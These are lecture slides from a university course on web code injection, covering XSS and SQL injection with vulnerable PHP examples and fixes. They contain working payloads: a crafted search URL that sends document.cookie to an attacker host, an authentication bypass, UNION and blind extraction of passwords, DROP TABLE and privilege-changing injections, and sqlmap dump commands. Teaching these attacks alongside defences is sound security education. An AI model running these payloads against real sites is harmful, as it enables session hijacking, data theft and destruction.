Code Injection

March 10, 2026

Université Perpignan Via Domitia

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses
7. Conclusion

Web Application Vulnerabilities

- When web applications contain programming errors, attackers can exploit them remotely to:
  - modify website content,
  - access databases,
  - execute commands on the server.
- There are many types of web programming errors that allow attackers to take control.
- The *Open Web Application Security Project* (OWASP) catalogues these errors and helps developers avoid them.

OWASP Top 10

The OWASP *Top 10* is the reference for web application security risks. In 2021:

1. Broken Access Control
2. Cryptographic Failures
3. Injection (SQL, commands, LDAP, XSS...)
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging and Monitoring Failures
10. Server-Side Request Forgery (SSRF)

Common principle: unvalidated user input is the primary attack vector.

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
   - XSS Principle
   - Reflected XSS
   - Stored XSS
   - DOM-based XSS
   - XSS Countermeasures
   - XSS Detection Tools
3. SQL Injection
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
   - XSS Principle
   - Reflected XSS
   - Stored XSS
   - DOM-based XSS
   - XSS Countermeasures
   - XSS Detection Tools
3. SQL Injection
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)

Cross-Site Scripting – Definition

- **Cross-Site Scripting** (XSS) consists of injecting malicious code (HTML or JavaScript) into a web page.
- The website must allow visitors to provide content, and this content is not properly filtered.
- The injected code executes in the browsers of future visitors, with the same privileges as the legitimate site.

OWASP Ranking

XSS is part of the **Injection** category (#3) in the OWASP Top 10 2021. It is one of the most widespread vulnerabilities on the web.

The 3 Types of XSS


	Reflected	**Stored**	**DOM**
Script passes through server	Yes	Yes	No
Persistent in DB	No	Yes	No
Attack vector	Crafted URL	Form input	URL / Fragment
Potential victims	1 click = 1 victim	All visitors	1 click = 1 victim
Detection difficulty	Medium	Easy	Hard

- **Reflected**: the script is immediately returned by the server in the response.
- **Stored**: the script is saved in the database and displayed on every visit.
- **DOM**: the script is injected and executed entirely client-side.

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
   - XSS Principle
   - Reflected XSS
   - Stored XSS
   - DOM-based XSS
   - XSS Countermeasures
   - XSS Detection Tools
3. SQL Injection
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)

Reflected XSS – Attack Flow



The malicious script is reflected by the server in the response page, then executed in the victim's browser.

Reflected XSS – Vulnerable Code

search.php -- Vulnerable search page

```
<?php
  $query = $_GET['q'];  // No filtering!
?>
<html>
<body>
  <h2>Results for: <?php echo $query; ?></h2>
  <!-- ... search results ... -->
</body>
</html>
```

If `q = <script>alert('XSS')</script>`, the resulting HTML will be:

HTML produced by the server

```
<h2>Results for: <script>alert('XSS')</script></h2>
```

The browser executes the script as if it were part of the site.

Reflected XSS – Step-by-Step Exploitation

1. The attacker crafts a malicious URL:

```
http://site.com/search.php?q=<script>
  new Image().src='http://pirat.es/steal?c='+document.cookie;
</script>
```

2. They send this link to the victim (email, message, social media).
3. The victim clicks → the server returns the page with the script.
4. The browser executes the script:
   - The session cookie is sent to the attacker's server.
   - The attacker can impersonate the victim.


Key takeaway

The victim only sees a normal search page – the attack is **invisible**.

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
   - XSS Principle
   - Reflected XSS
   - Stored XSS
   - DOM-based XSS
   - XSS Countermeasures
   - XSS Detection Tools
3. SQL Injection
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)

Stored XSS – Attack Flow



The script is persistent: it will be executed for **every visitor** of the page, without requiring a crafted link.

Stored XSS – Vulnerable Code

Inserting a comment (vulnerable)

```php
<?php
// Storing the comment without filtering
$comment = $_POST['comment'];
$db->query("INSERT INTO comments (text)
            VALUES ('$comment')");
?>
```

Displaying comments (vulnerable)


```php
<?php
$results = $db->query("SELECT text FROM comments");
while ($row = $results->fetch()) {
    echo "<p>" . $row['text'] . "</p>"; // No escaping
}
?>
```

If a comment contains `<script>...</script>`, the script will be executed in the browser of every visitor.

Stored XSS – Concrete Impacts

Session hijacking (cookie theft):

1. The script reads `document.cookie`
2. It sends the cookie to the attacker's server
3. The attacker hijacks the session




Other impacts:

- Redirection to phishing site
- Defacement of the site
- Keylogger: keystroke capture
- Cryptominer in the browser

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
   - XSS Principle
   - Reflected XSS
   - Stored XSS
   - DOM-based XSS
   - XSS Countermeasures
   - XSS Detection Tools
3. SQL Injection
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)

DOM-based XSS – Flow



Key characteristic

The malicious script never passes through the server. Everything happens client-side. Server-side tools (WAF, logs) cannot detect the attack.

DOM-based XSS – Vulnerable Code

Vulnerable page using innerHTML

```
<div id="welcome"></div>
<script>
  // Read the URL fragment (after the #)
  var name = document.location.hash.substring(1);
  // Directly inserted into the DOM -- VULNERABLE
  document.getElementById("welcome").innerHTML =
    "Welcome " + name;
</script>
```

Exploitation with the URL:

```
page.html#<img src=x onerror=alert(document.cookie)>
```

Secure version: use `textContent` instead of `innerHTML`:

Fix

```
document.getElementById("welcome").textContent =
    "Welcome " + name;  // Treated as text, not HTML
```

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
   - XSS Principle
   - Reflected XSS
   - Stored XSS
   - DOM-based XSS
   - XSS Countermeasures
   - XSS Detection Tools
3. SQL Injection
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)

XSS Countermeasures – Defense in Depth

1. **HTML escaping** (`htmlspecialchars` in PHP):

```php
// VULNERABLE:
echo "Welcome " . $_GET['name'];
// SECURE:
echo "Welcome " . htmlspecialchars($_GET['name'],
                        ENT_QUOTES, 'UTF-8');
```

2. **Content Security Policy (CSP)** – HTTP header:

```
Content-Security-Policy: script-src 'self'; object-src '
    none'
```

→ Blocks inline scripts and unauthorized external sources.

3. **HttpOnly and Secure cookies**:

```
Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=
    Strict
```

→ `HttpOnly` prevents access via `document.cookie`.

XSS Countermeasures – Summary

Defense	Protects against
`htmlspecialchars()`	Reflected and stored XSS (HTML output)
`textContent` (not `innerHTML`)	DOM-based XSS
Content Security Policy	All types (blocks inline scripts)
`HttpOnly` cookies	Cookie theft (all types)
Server-side validation	Reflected and stored XSS
Frameworks (React, Angular...)	Automatic escaping by default

Golden rule

Never trust user data. Always escape on output, according to context (HTML, JS, URL, CSS).

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
   - XSS Principle
   - Reflected XSS
   - Stored XSS
   - DOM-based XSS
   - XSS Countermeasures
   - XSS Detection Tools
3. SQL Injection
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)

XSS Detection Tools

Burp Suite HTTP interception proxy. Allows modifying requests in real time and injecting XSS payloads into parameters. Free Community edition available.

OWASP ZAP Open source alternative to Burp Suite. Automatic scanner that detects reflected and stored XSS. Ideal for beginners.

DevTools (browser) The `Console` tab allows testing JavaScript payloads. The `Network` tab shows sent requests. The `Elements` tab allows inspecting the DOM.

Ethical use

These tools must only be used on applications for which you have **explicit authorization** to test.


Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
   - SQL Injection Principle
   - Exploitation Examples
   - Advanced Techniques
   - SQL Countermeasures
   - SQL Testing Tools
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
   - SQL Injection Principle
   - Exploitation Examples
   - Advanced Techniques
   - SQL Countermeasures
   - SQL Testing Tools
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses

Web Application Architecture with Database



- The application uses `SQL` to communicate with the database.
- SQL queries often contain data provided by the user (name, password, search terms...).
- If this data is not properly handled, the user can manipulate the SQL query.

How SQL Injection Occurs

The fundamental problem: string concatenation mixes SQL code and user data.

Dangerous query construction

```
// User input is directly concatenated
$name = $_POST['name'];
$sql = "SELECT * FROM users WHERE name = '" . $name . "'"
    ;
```

- If `name = Alice`, the query is: `SELECT * FROM users WHERE name = 'Alice'` ✓
- If `name = ' OR 1=1 --`, the query becomes: `SELECT * FROM users WHERE name = '' OR 1=1 --'` ← injection!

Principle

The attacker closes the string with a quote, then adds arbitrary SQL code. The `--` comments out the rest.

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
   - SQL Injection Principle
   - Exploitation Examples
   - Advanced Techniques
   - SQL Countermeasures
   - SQL Testing Tools
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses

SQL Injection – Vulnerable Authentication Code

login.php -- Vulnerable authentication

```php
<?php
$user = $_POST['username'];
$pass = $_POST['password'];

$sql = "SELECT Username FROM t_user
        WHERE Username='" . $user . "'
        AND Password='" . $pass . "'";

$result = mysqli_query($conn, $sql);

if (mysqli_num_rows($result) == 0) {
    // Bad credentials
    header("Location: login.php?error=1");
} else {
    // Login successful
    session_start();
    $_SESSION['user'] = $user;
}
?>
```

SQL Injection – Authentication Bypass

Normal query for `Guillermo` / `DePasse`:


```
SELECT Username FROM t_user
WHERE Username='Guillermo' AND Password='DePasse'
```

The attacker enters `' OR 1=1 --` as username:

```
SELECT Username FROM t_user
WHERE Username='' OR 1=1 --' AND Password=''
```

- The `'` closes the username string → SQL resumes.
- `OR 1=1` is always true → all rows are returned.
- `--` comments out `AND Password=''`.
- Result: the attacker is logged in as the first user in the table (often the administrator).

SQL Injection – Attack Flow



SQL Injection – Consequences

SQL injection attacks can have devastating consequences:

- **Reading confidential data**: passwords, personal information, credit card numbers.
- **Modifying data**:

```
'; UPDATE users SET role='admin' WHERE
        name='attacker' --
```

- **Deleting data**:

```
'; DROP TABLE users --
```

- **Authentication bypass**: access without a password.
- **Command execution**: on some DBMS (via `xp_cmdshell` on SQL Server, `LOAD_FILE` on MySQL).

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
   - SQL Injection Principle
   - Exploitation Examples
   - Advanced Techniques
   - SQL Countermeasures
   - SQL Testing Tools
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses

SQL Injection – UNION-based (Step-by-Step)

Step 1: Determine the number of columns with `ORDER BY`:

```
http://site.com/product?id=1 ORDER BY 1--    (OK)
http://site.com/product?id=1 ORDER BY 2--    (OK)
http://site.com/product?id=1 ORDER BY 3--    (Error!)
```

→ The original query has **2 columns**.

Step 2: Use `UNION SELECT` to extract data:

```
http://site.com/product?id=-1 UNION SELECT Username,
    Password
                                    FROM t_user --
```

- `id=-1`: no product matches → only the `UNION` results are displayed.
- The attacker can thus extract any table: users, orders, banking data...

Blind SQL Injection – Boolean-based

When the application does not display SQL results or errors, the attacker asks true/false questions.

Example: extracting the first character of the admin password:


```
' AND SUBSTRING((SELECT Password FROM t_user
  WHERE Username='admin'),1,1)='a' --    (normal page =
      TRUE)

' AND SUBSTRING((SELECT Password FROM t_user
  WHERE Username='admin'),1,1)='b' --    (different page
      = FALSE)
```

- The attacker tests each possible character (a-z, 0-9...).
- They observe the difference in behavior of the page (content, size, HTTP code).
- Process repeated for each position → **character-by-character** extraction.
- Slow but effective: automatable with `sqlmap`.

Blind SQL Injection – Time-based

When even the page behavior does not vary, the attacker uses response time.

```
' AND IF(SUBSTRING(@@version,1,1)='5', SLEEP(3), 0) --
```



- `SLEEP(3)`: MySQL waits 3 seconds before responding.
- If the response is slow → the condition is true.
- Other functions: `BENCHMARK()` (MySQL), `pg_sleep()` (PostgreSQL), `WAITFOR DELAY` (SQL Server).

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
   - SQL Injection Principle
   - Exploitation Examples
   - Advanced Techniques
   - SQL Countermeasures
   - SQL Testing Tools
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses

Countermeasures – Prepared Statements

The best defense: separate SQL code from data with **prepared statements**.

BEFORE -- Vulnerable (concatenation)


```
1 $sql = "SELECT * FROM users WHERE name='"
2         . $_POST['name'] . "'";
3 $result = $conn->query($sql);
```

AFTER -- Secure (PDO prepared statement)

```
1 $stmt = $pdo->prepare(
2     "SELECT * FROM users WHERE name = :name"
3 );
4 $stmt->execute(['name' => $_POST['name']]);
5 $result = $stmt->fetchAll();
```

- The SQL engine first receives the query structure, then the data separately.
- Impossible to inject SQL: data is always treated as **values**, never as code.

Prepared Statements – How They Work



Available in all languages

- **PHP**: PDO, MySQLi
- **Python**: sqlite3, psycopg2, SQLAlchemy
- **Java**: PreparedStatement (JDBC)
- **Node.js**: parameterized queries (pg, mysql2)

Countermeasures – Other Best Practices

- ORM (Object-Relational Mapping): Doctrine, Eloquent, SQLAlchemy, Hibernate automatically generate parameterized queries.
- Input validation: verify the expected format **before** any use (email, number, max length).
- Principle of least privilege: the application's SQL account should only have strictly necessary permissions.

```
GRANT SELECT, INSERT ON app_db.* TO
'webapp'@'localhost'
```

- WAF (Web Application Firewall): filters suspicious requests upstream (additional layer, not a standalone solution).
- Error messages: **never** display SQL errors in production. Use generic error pages.

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
3. SQL Injection
   - SQL Injection Principle
   - Exploitation Examples
   - Advanced Techniques
   - SQL Countermeasures
   - SQL Testing Tools
4. Other Injection Types
5. Cross-Site Request Forgery (CSRF)
6. Best Practices and Defenses

SQL Injection Testing Tools

sqlmap Open source SQL injection automation tool. Automatically detects and exploits vulnerabilities.

```
sqlmap -u "http://site.com/page?id=1" --dbs
sqlmap -u "http://site.com/page?id=1" -D mydb --tables
sqlmap -u "http://site.com/page?id=1" -D mydb -T users --dump
```

Burp Suite HTTP proxy that intercepts and modifies requests. The `Repeater` module facilitates manual injection testing.

OWASP ZAP Free, open source web vulnerability scanner. Automatic SQL injection detection.

Reminder

Only use these tools in an **authorized** context: mandated penetration tests, lab environments, CTFs.

Outline

1. Web Application Vulnerabilities
2. Cross-Site Scripting (XSS)
